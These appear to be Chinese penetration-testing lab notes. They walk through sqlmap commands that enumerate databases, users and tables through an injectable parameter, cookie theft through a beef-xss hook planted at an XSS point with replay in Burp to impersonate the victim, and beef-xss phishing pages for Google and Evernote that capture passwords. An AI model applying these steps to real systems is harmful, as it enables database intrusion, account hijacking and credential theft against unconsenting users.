**1.sqlmap的使用**


①从burpsuite中抓取存在sql注入漏洞的数据包，然后保存为txt

②根据数据包来进行sql注入利用：sql -u rockoa.txt -p namaPost -technique E –dbms MySQL


（此处指定注入点，指定注入类型，指定数据库类型，然后进行信息收集）

③开始利用，此处使用~代表上面的命令串


~ --dbs：列出所有数据库




~ -users：列出所有用户



~ -current-user：列出当前用户




~ -D rockoa –tables：枚举表




**2.cookie盗用**


在存在xss的地方植入beef-xss代码




被攻击者点击该处后，激活代码，在beef-xss中即可看到主机上线



并且可以看到该用户的cookie




复制该cookie，使用burp向目的主机发送被攻击者的请求包，盗用cookie冒充其身份登录




**3.beef-xss中社工工具的利用**

①google phishing



后台中可以看到输入的内容



②印象笔记登录页面钓鱼



后台看到用户输入的账户和密码

